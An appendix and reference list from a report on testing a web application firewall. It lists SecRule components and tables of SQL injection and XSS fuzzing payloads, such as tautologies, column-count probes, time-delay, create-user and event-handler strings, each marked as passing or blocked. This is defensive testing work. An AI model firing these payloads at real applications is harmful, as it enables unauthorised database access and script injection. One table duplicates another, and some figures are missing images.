[16] B. Dinis and C. Serrao, “External footprinting security assessments: Combining the ptes framework with open-source tools to conduct external footprinting security assessments,” in *International Conference on Information Society (i-Society 2014)*. IEEE, 2014, pp. 313–318.

[17] J. Zhao and L. Pang, “Automated fuzz generators for high-coverage tests based on program branch predications,” in *2018 IEEE Third International Conference on Data Science in Cyberspace (DSC)*. IEEE, 2018, pp. 514–520.

[18] EnableSecurity, “Wafw00f,” https://github.com/EnableSecurity/wafw00f, accessed on 2020-04-22.

[19] stamparm, “identywaf,” https://github.com/stamparm/identYwaf, accessed on 2020-04-22.

[20] khalilbijjou, “Wafninja,” https://github.com/khalilbijjou/WAFNinja, accessed on 2020-04-22.

[21] s0md3v, “Xsstrike,” https://github.com/s0md3v/XSStrike, accessed on 2020-04-22.

[22] LandGrey, “abuse-ssl-bypass-waf,” https://github.com/LandGrey/abuse-ssl-bypass-waf, accessed on 2020-04-22.

[23] codewatch, “Bypass waf: Burp plugin to bypass some waf devices,” https://www.codewatch.org/blog/?p=408, Nov 2014, accessed on 2020-04-22.

[24] payloadbox, “Cross site scripting (xss) vulnerability payload list,” https://github.com/payloadbox/xss-payload-list, accessed on 2020-04-24.

[25] ——, “Sql injection payload list,” https://github.com/payloadbox/ sql-injection-payload-list, accessed on 2020-04-24.

[26] fuzzdb project, “Fuzzdb,” https://github.com/fuzzdb-project/fuzzdb, accessed on 2020-04-24.

[27] ethicalhack3r, “Damn vulnerable web application (dvwa),” https://github.com/ethicalhack3r/DVWA, accessed on 2020-04-28.

A Appendix

A.1 SecRule

SecRule's components such as variables, operators, transformations, and actions are presented in this section. Each table represent a specific component, its categories and the example of command contain in that specific category

Categories	Example
Request Variables	ARGS, REQUEST_HEADERS, REQUEST_COOKIES
Response Variables	RESPONSE_HEADERS, RESPONSE_BODY
Server Variables	REMOTE_ADDR, AUTH_TYPE
Time Variables	TIME, TIME_EPOCH, TIME_HOUR
Collection Variables	TX, IP, SESSION, GEO
Miscellaneous Variables	HIGHEST_SEVERITY, MATCHED_VAR

Table A1: SecRule variables

Categories	Example
String Operators	rx, pm, beginsWith, contains, endsWith, streq, within
Numerical Operators	eq, ge, gt, le, lt
Validation Operators	validateByteRange, validateUrlEncoding
Miscellaneous Operators	rbl, geoLookup, inspectFile, verifyCC

Table A2: SecRule operators

Categories	Example
Anti-Evasion Functions	lowercase, normalisePath, removeNulls, replaceComments, compressWhitespace
Decoding Functions	base64Decode, hexDecode, jsDecode, urlDecodeUni
Encoding Functions	base64Encode, hexEncode
Hashing Functions	sha1, md5

Table A3: SecRule transformations

Categories	Example
Anti-Evasion Functions	lowercase, normalisePath, removeNulls, replaceComments, compressWhitespace
Decoding Functions	base64Decode, hexDecode, jsDecode, urlDecodeUni
Encoding Functions	base64Encode, hexEncode
Hashing Functions	sha1, md5

Table A4: SecRule actions

A.2 Web app firewall testing results

Due to the big size of the result file, only part of the result file was shown in the experimentation section. The reader can find the whole result file in this section or visit this link https://github.com/gu2rks/Web app firewall/tree/master/results/Web app firewall

A.2.1 SQLI Payload execution

The whole result file from executing SQLI payload execution mode in Section 5.3 is presented in this section.

	Payload	Status	Type
0	1	pass	sqli
1	or 0=0 #"	pass	sqli
2	or 1=1--	pass	sqli
3	or 1=1 or ""=	pass	sqli
4	or a=a	pass	sqli
5	' '	pass	sqli
6	' or " '	pass	sqli
7	" "	pass	sqli
8	" or "" "	pass	sqli
9	or true--	pass	sqli
10	or 1=1	pass	sqli
11	or 1=1--	pass	sqli
12	or 1=1#	pass	sqli
13	or 1=1/*	pass	sqli
14	admin' #	pass	sqli
15	admin" #	pass	sqli
16	'\"	pass	sqli
17	OR 1=1	pass	sqli
18	OR 1=0	pass	sqli
19	OR x=x	pass	sqli
20	OR x=y	pass	sqli
21	OR 1=1#	pass	sqli
22	OR 1=0#	pass	sqli
23	OR x=x#	pass	sqli
24	OR x=y#	pass	sqli
25	OR 1=1--	pass	sqli
26	OR 1=0--	pass	sqli
27	OR x=x--	pass	sqli
28	OR x=y--	pass	sqli
29	AND 1=1	pass	sqli
30	AND 1=0	pass	sqli
31	AND 1=1--	pass	sqli
32	AND 1=0--	pass	sqli
33	AND 1=1#	pass	sqli
34	AND 1=0#	pass	sqli

Figure 1.1: SQL payload execution part 1

35	AND 1=1 AND '%'='	pass	sqli
36	AND 1=0 AND '%'='	pass	sqli
37	AND 1083=1083 AND (1427=1427	pass	sqli
38	AND 7506=9091 AND (5913=5913	pass	sqli
39	AND 1083=1083 AND ('1427=1427	pass	sqli
40	AND 7506=9091 AND ('5913=5913	pass	sqli
41	AND 7300=7300 AND 'pKlZ'='pKlZ	pass	sqli
42	AND 7300=7300 AND 'pKlZ'='pKlY	pass	sqli
43	AS INJECTX WHERE 1=1 AND 1=1	pass	sqli
44	AS INJECTX WHERE 1=1 AND 1=0	pass	sqli
45	AS INJECTX WHERE 1=1 AND 1=1#	pass	sqli
46	AS INJECTX WHERE 1=1 AND 1=0#	pass	sqli
47	AS INJECTX WHERE 1=1 AND 1=1--	pass	sqli
48	AS INJECTX WHERE 1=1 AND 1=0--	pass	sqli
49	WHERE 1=1 AND 1=1	pass	sqli
50	WHERE 1=1 AND 1=0	pass	sqli
51	WHERE 1=1 AND 1=1#	pass	sqli
52	WHERE 1=1 AND 1=0#	pass	sqli
53	WHERE 1=1 AND 1=1--	pass	sqli
54	WHERE 1=1 AND 1=0--	pass	sqli
55	ORDER BY 1--	pass	sqli
56	ORDER BY 2--	pass	sqli
57	ORDER BY 3--	pass	sqli
58	ORDER BY 4--	pass	sqli
59	ORDER BY 5--	pass	sqli
60	ORDER BY 6--	pass	sqli
61	ORDER BY 7--	pass	sqli
62	ORDER BY 8--	pass	sqli
63	ORDER BY 9--	pass	sqli
64	ORDER BY 10--	pass	sqli
65	ORDER BY 11--	pass	sqli
66	ORDER BY 12--	pass	sqli
67	ORDER BY 13--	pass	sqli
68	ORDER BY 14--	pass	sqli
69	ORDER BY 15--	pass	sqli
70	ORDER BY 16--	pass	sqli

Figure 1.2: SQL payload execution part 2

71	ORDER BY 17--	pass	sqli
72	ORDER BY 18--	pass	sqli
73	ORDER BY 19--	pass	sqli
74	ORDER BY 20--	pass	sqli
75	ORDER BY 21--	pass	sqli
76	ORDER BY 22--	pass	sqli
77	ORDER BY 23--	pass	sqli
78	ORDER BY 24--	pass	sqli
79	ORDER BY 25--	pass	sqli
80	ORDER BY 26--	pass	sqli
81	ORDER BY 27--	pass	sqli
82	ORDER BY 28--	pass	sqli
83	ORDER BY 29--	pass	sqli
84	ORDER BY 30--	pass	sqli
85	ORDER BY 31337--	pass	sqli
86	ORDER BY 1#	pass	sqli
87	ORDER BY 2#	pass	sqli
88	ORDER BY 3#	pass	sqli
89	ORDER BY 4#	pass	sqli
90	ORDER BY 5#	pass	sqli
91	ORDER BY 6#	pass	sqli
92	ORDER BY 7#	pass	sqli
93	ORDER BY 8#	pass	sqli
94	ORDER BY 9#	pass	sqli
95	ORDER BY 10#	pass	sqli
96	ORDER BY 11#	pass	sqli
97	ORDER BY 12#	pass	sqli
98	ORDER BY 13#	pass	sqli
99	ORDER BY 14#	pass	sqli
100	ORDER BY 15#	pass	sqli
101	ORDER BY 16#	pass	sqli
102	ORDER BY 17#	pass	sqli
103	ORDER BY 18#	pass	sqli
104	ORDER BY 19#	pass	sqli
105	ORDER BY 20#	pass	sqli
106	ORDER BY 21#	pass	sqli

Figure 1.3: SQL payload execution part 3

107	ORDER BY 22#	pass	sqli
108	ORDER BY 23#	pass	sqli
109	ORDER BY 24#	pass	sqli
110	ORDER BY 25#	pass	sqli
111	ORDER BY 26#	pass	sqli
112	ORDER BY 27#	pass	sqli
113	ORDER BY 28#	pass	sqli
114	ORDER BY 29#	pass	sqli
115	ORDER BY 30#	pass	sqli
116	ORDER BY 31337#	pass	sqli
117	ORDER BY 1	pass	sqli
118	ORDER BY 2	pass	sqli
119	ORDER BY 3	pass	sqli
120	ORDER BY 4	pass	sqli
121	ORDER BY 5	pass	sqli
122	ORDER BY 6	pass	sqli
123	ORDER BY 7	pass	sqli
124	ORDER BY 8	pass	sqli
125	ORDER BY 9	pass	sqli
126	ORDER BY 10	pass	sqli
127	ORDER BY 11	pass	sqli
128	ORDER BY 12	pass	sqli
129	ORDER BY 13	pass	sqli
130	ORDER BY 14	pass	sqli
131	ORDER BY 15	pass	sqli
132	ORDER BY 16	pass	sqli
133	ORDER BY 17	pass	sqli
134	ORDER BY 18	pass	sqli
135	ORDER BY 19	pass	sqli
136	ORDER BY 20	pass	sqli
137	ORDER BY 21	pass	sqli
138	ORDER BY 22	pass	sqli
139	ORDER BY 23	pass	sqli
140	ORDER BY 24	pass	sqli
141	ORDER BY 25	pass	sqli
142	ORDER BY 26	pass	sqli

Figure 1.4: SQL payload execution part 4

143	ORDER BY 27	pass	sqli
144	ORDER BY 28	pass	sqli
145	ORDER BY 29	pass	sqli
146	ORDER BY 30	pass	sqli
147	ORDER BY 31337	pass	sqli
148	RLIKE (SELECT (CASE WHEN (4346=4346) THEN 0x61646d696e ELSE 0x28 END)) AND 'Txws'='	pass	sqli
149	RLIKE (SELECT (CASE WHEN (4346=4347) THEN 0x61646d696e ELSE 0x28 END)) AND 'Txws'='	pass	sqli
150	and (select substring(@@version,1,1))='X'	pass	sqli
151	and (select substring(@@version,1,1))='M'	pass	sqli
152	and (select substring(@@version,2,1))='i'	pass	sqli
153	and (select substring(@@version,2,1))='y'	pass	sqli
154	and (select substring(@@version,3,1))='c'	pass	sqli
155	and (select substring(@@version,3,1))='S'	pass	sqli
156	and (select substring(@@version,3,1))='X'	pass	sqli
157	or '1	pass	sqli
158	|| '1	pass	sqli
159	'1'!=20	pass	sqli
160	0b11 || 0b1010x'30'	pass	sqli
161	1 or 0b1	pass	sqli
162	1 or 2121	pass	sqli
163	union%2053elect	pass	sqli
164	%23?%0auion%20?%23?%0aselect	pass	sqli
165	%23?zen?%0Aunion all%23zen%0A%23Zen%0Aselect	pass	sqli
166	%75%6e%6f%69%6e %61%6c%6c %73%65%6c%65%63%74	pass	sqli
167	1'1	pass	sqli
168	1 exec sp_ (or exec xp_)	pass	sqli
169	1or1=1	pass	sqli
170	a'	pass	sqli
171	a' #	pass	sqli
172	@	pass	sqli
173	?	pass	sqli
174	? or 1=1 #	pass	sqli
175	1'1	pass	sqli
176	1 exec sp_ (or exec xp_)	pass	sqli
177	1\'1	pass	sqli

Figure 1.5: SQL payload execution part 5

178	1 uni/**/on select all from where	pass	sqli
179	or 1=1	pass	sqli
180	||6	pass	sqli
181	(||6)	pass	sqli
182	or 1=1	pass	sqli
183	; or '1'='1'	pass	sqli
184	' #	pass	sqli
185	or 1=1#	pass	sqli
186	password:*/=1#	pass	sqli
187	uni/**/on sel/**/ect	pass	sqli
188	' # &password=	pass	sqli
189	@var select @var as var into temp end #	pass	sqli
190	create user name identified by 'pass123'	pass	sqli
191	create user name identified by pass123 temporary tablespace temp default tablespace users;	pass	sqli
192	grant connect to name; grant resource to name;	pass	sqli
193	insert into users(login, password, level) values(char(0x70) + char(0x65) + char(0x74) + char(0x65) + char(0x72) + char(0x70) + char(0x65) + char(0x74) + char(0x65) + char(0x72),char(0x64)	pass	sqli
194	',NULL)%20waifor%20delay%20'0:0:20'%20/*	pass	sqli
195	'),NULL)%20waifor%20delay%20'0:0:20'%20/*	pass	sqli

Figure 1.6: SQL payload execution part 6

A.2.2 Fuzzing

The whole result file from executing fuzzing mode in Section 5.4 is presented in this section

	Payload	Status	Type
0	onabort	pass	fuzz xss
1	onactivate	pass	fuzz xss
2	onafterprint	pass	fuzz xss
3	onafterupdate	pass	fuzz xss
4	onanimationend	pass	fuzz xss
5	onanimationiteration	pass	fuzz xss
6	onanimationstart	pass	fuzz xss
7	onautocomplete	pass	fuzz xss
8	onautocompleteerror	pass	fuzz xss
9	onbeforeactivate	pass	fuzz xss
10	onbeforecopy	pass	fuzz xss
11	onbeforecut	pass	fuzz xss
12	onbeforedeactivate	pass	fuzz xss
13	onbeforeeditfocus	pass	fuzz xss
14	onbeforepaste	pass	fuzz xss
15	onbeforeprint	pass	fuzz xss
16	onbeforeunload	pass	fuzz xss
17	onbeforeupdate	pass	fuzz xss
18	onbegin	pass	fuzz xss
19	onblur	pass	fuzz xss
20	onbounce	pass	fuzz xss

Figure 1.7: Fuzzing mode part 1

21	oncancel	pass	fuzz xss
22	oncanplay	pass	fuzz xss
23	oncanplaythrough	pass	fuzz xss
24	oncellchange	pass	fuzz xss
25	onchange	pass	fuzz xss
26	onclick	pass	fuzz xss
27	onclose	pass	fuzz xss
28	oncompassneedscalibration	pass	fuzz xss
29	oncontextmenu	pass	fuzz xss
30	oncontrolselect	pass	fuzz xss
31	oncopy	pass	fuzz xss
32	oncuechange	pass	fuzz xss
33	oncut	pass	fuzz xss
34	ondataavailable	pass	fuzz xss
35	ondatasetchanged	pass	fuzz xss
36	ondatasetcomplete	pass	fuzz xss
37	ondblclick	pass	fuzz xss
38	ondeactivate	pass	fuzz xss
39	ondevicelight	pass	fuzz xss
40	ondevicemotion	pass	fuzz xss
41	ondeviceorientation	pass	fuzz xss
42	ondeviceproximity	pass	fuzz xss
43	ondrag	pass	fuzz xss
44	ondragdrop	pass	fuzz xss
45	ondragend	pass	fuzz xss
46	ondragenter	pass	fuzz xss
47	ondragexit	pass	fuzz xss
48	ondragleave	pass	fuzz xss
49	ondragover	pass	fuzz xss
50	ondragstart	pass	fuzz xss
51	ondrop	pass	fuzz xss
52	ondurationchange	pass	fuzz xss
53	onemptied	pass	fuzz xss
54	onend	pass	fuzz xss
55	onended	pass	fuzz xss
56	onerror	pass	fuzz xss

Figure 1.8: Fuzzing mode part 2

57	onerrorupdate	pass	fuzz xss
58	onexit	pass	fuzz xss
59	onfilterchange	pass	fuzz xss
60	onfinish	pass	fuzz xss
61	onfocus	pass	fuzz xss
62	onfocusin	pass	fuzz xss
63	onfocusout	pass	fuzz xss
64	onformchange	pass	fuzz xss
65	onforminput	pass	fuzz xss
66	ongesturechange	pass	fuzz xss
67	ongestureend	pass	fuzz xss
68	ongesturestart	pass	fuzz xss
69	onhashchange	pass	fuzz xss
70	onhelp	pass	fuzz xss
71	oninput	pass	fuzz xss
72	oninvalid	pass	fuzz xss
73	onkeydown	pass	fuzz xss
74	onkeypress	pass	fuzz xss
75	onkeyup	pass	fuzz xss
76	onlanguagechange	pass	fuzz xss
77	onlayoutcomplete	pass	fuzz xss
78	onload	pass	fuzz xss
79	onloadeddata	pass	fuzz xss
80	onloadedmetadata	pass	fuzz xss
81	onloadstart	pass	fuzz xss
82	onlosecapture	pass	fuzz xss
83	onmediacomplete	pass	fuzz xss
84	onmediaerror	pass	fuzz xss
85	onmessage	pass	fuzz xss
86	onmousedown	pass	fuzz xss
87	onmouseenter	pass	fuzz xss
88	onmouseleave	pass	fuzz xss
89	onmousemove	pass	fuzz xss
90	onmouseout	pass	fuzz xss
91	onmouseover	pass	fuzz xss
92	onmouseup	pass	fuzz xss

Figure 1.9: Fuzzing mode part 3

93	onmousewheel	pass	fuzz xss
94	onmove	pass	fuzz xss
95	onmoveend	pass	fuzz xss
96	onmovestart	pass	fuzz xss
97	onmozfullscreenchange	pass	fuzz xss
98	onmozfullscreenerror	pass	fuzz xss
99	onmozpointerlockchange	pass	fuzz xss
100	onmozpointerlockerror	pass	fuzz xss
101	onmsgesturechange	pass	fuzz xss
102	onmsgesturedoubletap	pass	fuzz xss
103	onmsgesturehold	pass	fuzz xss
104	onmsgesturerestart	pass	fuzz xss
105	onmsinertiastart	pass	fuzz xss
106	onmspointercancel	pass	fuzz xss
107	onmspointerdown	pass	fuzz xss
108	onmspointerenter	pass	fuzz xss
109	onmspointerhover	pass	fuzz xss
110	onmspointerleave	pass	fuzz xss
111	onmspointermove	pass	fuzz xss
112	onmspointerout	pass	fuzz xss
113	onmspointerover	pass	fuzz xss
114	onmspointerup	pass	fuzz xss
115	onoffline	pass	fuzz xss
116	ononline	pass	fuzz xss
117	onorientationchange	pass	fuzz xss
118	onoutofsync	pass	fuzz xss
119	onpagehide	pass	fuzz xss
120	onpageshow	pass	fuzz xss
121	onpaste	pass	fuzz xss
122	onpause	pass	fuzz xss
123	onplay	pass	fuzz xss
124	onplaying	pass	fuzz xss
125	onpopstate	pass	fuzz xss
126	onprogress	pass	fuzz xss
127	onpropertychange	pass	fuzz xss
128	onratechange	pass	fuzz xss

Figure 1.10: Fuzzing mode part 4

129	onreadystatechange	pass	fuzz xss
130	onreceived	pass	fuzz xss
131	onrepeat	pass	fuzz xss
132	onreset	pass	fuzz xss
133	onresize	pass	fuzz xss
134	onresizeend	pass	fuzz xss
135	onresizestart	pass	fuzz xss
136	onresume	pass	fuzz xss
137	onreverse	pass	fuzz xss
138	onrowdelete	pass	fuzz xss
139	onrowenter	pass	fuzz xss
140	onrowexit	pass	fuzz xss
141	onrowinserted	pass	fuzz xss
142	onrowsdelete	pass	fuzz xss
143	onrowsinserted	pass	fuzz xss
144	onscroll	pass	fuzz xss
145	onsearch	pass	fuzz xss
146	onseek	pass	fuzz xss
147	onseeked	pass	fuzz xss
148	onseeking	pass	fuzz xss
149	onselect	pass	fuzz xss
150	onselectionchange	pass	fuzz xss
151	onselectstart	pass	fuzz xss
152	onshow	pass	fuzz xss
153	onstalled	pass	fuzz xss
154	onstart	pass	fuzz xss
155	onstop	pass	fuzz xss
156	onstorage	pass	fuzz xss
157	onsubmit	pass	fuzz xss
158	onsuspend	pass	fuzz xss
159	onsynchrestored	pass	fuzz xss
160	ontimeerror	pass	fuzz xss
161	ontimeupdate	pass	fuzz xss
162	ontoggle	pass	fuzz xss
163	ontouchcancel	pass	fuzz xss
164	ontouchend	pass	fuzz xss

Figure 1.11: Fuzzing mode part 5




Figure 1.12: Fuzzing mode part 6




Figure 1.13: Fuzzing mode part 7

237	lang	pass	fuzz xss
238	list	pass	fuzz xss
239	loop	pass	fuzz xss
240	low	pass	fuzz xss
241	manifest	pass	fuzz xss
242	max	pass	fuzz xss
243	maxlength	pass	fuzz xss
244	media	pass	fuzz xss
245	method	pass	fuzz xss
246	min	pass	fuzz xss
247	multiple	pass	fuzz xss
248	muted	pass	fuzz xss
249	name	pass	fuzz xss
250	novalidate	pass	fuzz xss
251	open	pass	fuzz xss
252	optimum	pass	fuzz xss
253	pattern	pass	fuzz xss
254	placeholder	pass	fuzz xss
255	poster	pass	fuzz xss
256	preload	pass	fuzz xss
257	readonly	pass	fuzz xss
258	rel	pass	fuzz xss
259	required	pass	fuzz xss
260	reversed	pass	fuzz xss
261	rows	pass	fuzz xss
262	rowspan	pass	fuzz xss
263	sandbox	pass	fuzz xss
264	scope	pass	fuzz xss
265	scoped	pass	fuzz xss
266	selected	pass	fuzz xss
267	shape	pass	fuzz xss
268	size	pass	fuzz xss
269	sizes	pass	fuzz xss
270	span	pass	fuzz xss
271	spellcheck	pass	fuzz xss
272	src	pass	fuzz xss

Figure 1.14: Fuzzing mode part 8

273	srcdoc	pass	fuzz xss
274	srclang	pass	fuzz xss
275	start	pass	fuzz xss
276	step	pass	fuzz xss
277	style	pass	fuzz xss
278	tabindex	pass	fuzz xss
279	target	pass	fuzz xss
280	title	pass	fuzz xss
281	translate	pass	fuzz xss
282	type	pass	fuzz xss
283	usemap	pass	fuzz xss
284	value	pass	fuzz xss
285	width	pass	fuzz xss
286	wrap	pass	fuzz xss
287	onbeforeonload	pass	fuzz xss
288	onhaschange	pass	fuzz xss
289	onredo	pass	fuzz xss
290	onundo	pass	fuzz xss
291	onformchange	pass	fuzz xss
292	onforminput	pass	fuzz xss
293	onloadedstart	pass	fuzz xss
294	onAbort	pass	fuzz xss
295	onBlur	pass	fuzz xss
296	onChange	pass	fuzz xss
297	onClick	pass	fuzz xss
298	onDblClick	pass	fuzz xss
299	onDragDrop	pass	fuzz xss
300	onError	pass	fuzz xss
301	onFocus	pass	fuzz xss
302	onKeyDown	pass	fuzz xss
303	onKeyPress	pass	fuzz xss
304	onKeyUp	pass	fuzz xss
305	onLoad	pass	fuzz xss
306	onMouseDown	pass	fuzz xss
307	onMouseMove	pass	fuzz xss
308	onMouseOut	pass	fuzz xss


Figure 1.15: Fuzzing mode part 9

309	onMouseOver	pass	fuzz xss
310	onMouseUp	pass	fuzz xss
311	onMove	pass	fuzz xss
312	onReset	pass	fuzz xss
313	onResize	pass	fuzz xss
314	onSelect	pass	fuzz xss
315	onSubmit	pass	fuzz xss
316	<test	pass	fuzz xss
317	<script	fail	fuzz xss
318	<sc<sCrip>rip>	pass	fuzz xss
319	<test//	pass	fuzz xss
320	<script//	fail	fuzz xss
321	<test>	pass	fuzz xss
322	<script>	fail	fuzz xss
323	<test x>	pass	fuzz xss
324	<script x>	fail	fuzz xss
325	<test x=y	pass	fuzz xss
326	<script x= y	fail	fuzz xss
327	<test x=y//	pass	fuzz xss
328	<script x=y//	fail	fuzz xss
329	<test/oNxX=yYy//	fail	fuzz xss
330	<script/oNxX=yYy//	fail	fuzz xss
331	<test oNxX=yYy>	fail	fuzz xss
332	<script oNxX=yYy>	fail	fuzz xss
333	<test onload=x	fail	fuzz xss
334	<script onload=x	fail	fuzz xss
335	<test/o%00nload=x	fail	fuzz xss
336	<script/o%00nload=x	fail	fuzz xss
337	<test sRc=xxx	fail	fuzz xss
338	<test data=asa	pass	fuzz xss
339	<div data=asa	pass	fuzz xss
340	<test data=javascript:asa	fail	fuzz xss
341	<svg x=y>	fail	fuzz xss
342	<details x=y//	pass	fuzz xss
343	<a href=x//	pass	fuzz xss
344	<emBed x=y>	fail	fuzz xss

Figure 1.16: Fuzzing mode part 10


345	<object x=y//	fail	fuzz xss
346	<bGsOund sRc=x>	fail	fuzz xss
347	<iSinDEx x=y//	fail	fuzz xss
348	<aUdio x=y>	fail	fuzz xss
349	<script x=y>	fail	fuzz xss
350	<script//src=//	fail	fuzz xss
351	">payload<br/attr="	fail	fuzz xss
352	"-confirm``-"	fail	fuzz xss
353	<test ONdBlcLicK=x>	fail	fuzz xss
354	<test/oNcoNTeXtMenU=x>	fail	fuzz xss
355	<test OndRAgOvEr=x>	fail	fuzz xss
356	'sqlvuln	pass	fuzz sqli
357	'+sqlvuln	pass	fuzz sqli
358	sqlvuln;	pass	fuzz sqli
359	(sqlvuln)	pass	fuzz sqli
360	a' or 1=1--	fail	fuzz sqli
361	"a"" or 1=1--"	pass	fuzz sqli
362	or a = a	pass	fuzz sqli
363	a' or 'a' = 'a	fail	fuzz sqli
364	1 or 1=1	fail	fuzz sqli
365	a' waitfor delay '0:0:10'--	fail	fuzz sqli
366	1 waitfor delay '0:0:10'--	fail	fuzz sqli
367	declare @q nvarchar (4000) select @q =	fail	fuzz sqli
368	0x770061006900740066006F0072002000640065006C00610079002000270030003A0030003A	pass	fuzz sqli
369	0	pass	fuzz sqli
370	031003000270000	pass	fuzz sqli
